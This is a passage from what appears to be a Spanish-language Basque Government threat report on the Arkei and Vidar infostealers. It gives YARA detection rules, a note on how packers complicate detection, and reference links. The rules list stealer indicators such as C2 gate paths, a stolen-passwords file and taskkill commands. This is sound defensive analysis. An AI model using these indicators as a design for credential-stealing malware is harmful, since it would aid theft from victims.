Cracked Version"
        author = "Fumik0_"

    strings:
        $mz = { 4D 5A }
        $s1 = { 56 69 64 61 72 }
        $hx1 = { 56 00 69 00 64 00 61 00 72 00 2E 00 63 00 70 00 70 00
}
        $hx2 = { 78 61 6B 66 6F 72 2E 6E  65 74 00 }
    condition:
         $mz at 0 and all of ($hx*) and not $s1
}

rule Arkei : Arkei
{
     meta:
          Author = "Fumik0_"
          Description = "Rule to detect Arkei"
          Date = "2018/12/11"

      strings:
          $mz = { 4D 5A }

          $s1 = "Arkei" wide ascii
          $s2 = "/server/gate" wide ascii
          $s3 = "/server/grubConfig" wide ascii
          $s4 = "\\files\\" wide ascii
          $s5 = "SQLite" wide ascii

          $x1 = "/c taskkill /im" wide ascii
          $x2 = "screenshot.jpg" wide ascii
          $x3 = "files\\passwords.txt" wide ascii
```


```
        $x4 = "http://ip-api.com/line/" wide ascii
        $x5 = "[Hardware]" wide ascii
        $x6 = "[Network]" wide ascii
        $x7 = "[Processes]" wide ascii

        $hx1 = { 56 00 69 00 64 00 61 00 72 00 2E 00 63 00 70 00 70
00 }


    condition:
        $mz at 0 and
        ( (all of ($s*)) or ((all of ($x*)) and not $hx1))
}
```

Debido al uso de empaquetadores en los casos de infección de *Arkei/Vidar*, es complicado generar una yara válida para ficheros en disco, debido a que las cadenas de estos ficheros no corresponderán con la del malware real descifrado en memoria.

Referencias adicionales

- https://malpedia.caad.fkie.fraunhofer.de/details/win.arkei_stealer
- https://malpedia.caad.fkie.fraunhofer.de/details/win.vidar
- https://malpedia.caad.fkie.fraunhofer.de/details/win.oski
- https://malpedia.caad.fkie.fraunhofer.de/details/win.mars_stealer
- https://fumik0.com/2018/12/24/lets-dig-into-vidar-an-arkei-copycat-forked-stealer-in-depth-analysis/
- https://telegra.ph/Analiz-stillera-Arkei-ot-Foxovsky-03-25
- https://socprime.com/blog/detection-content-arkei-stealer/
- https://minerva-labs.com/blog/a-long-list-of-arkei-stealers-browser-crypto-wallets/
- https://blogs.blackberry.com/en/2022/02/threat-thursday-arkei-infostealer
- https://cyberint.com/blog/research/mars-stealer/
- https://www.cyberark.com/resources/threat-research-blog/meet-oski-stealer-an-in-depth-analysis-of-the-popular-credential-stealer

Apéndice A: Mapa de técnicas de ATT&CK



EUSKO JAURLARITZA GOBIERNO VASCO
GRUPO spri TALDEA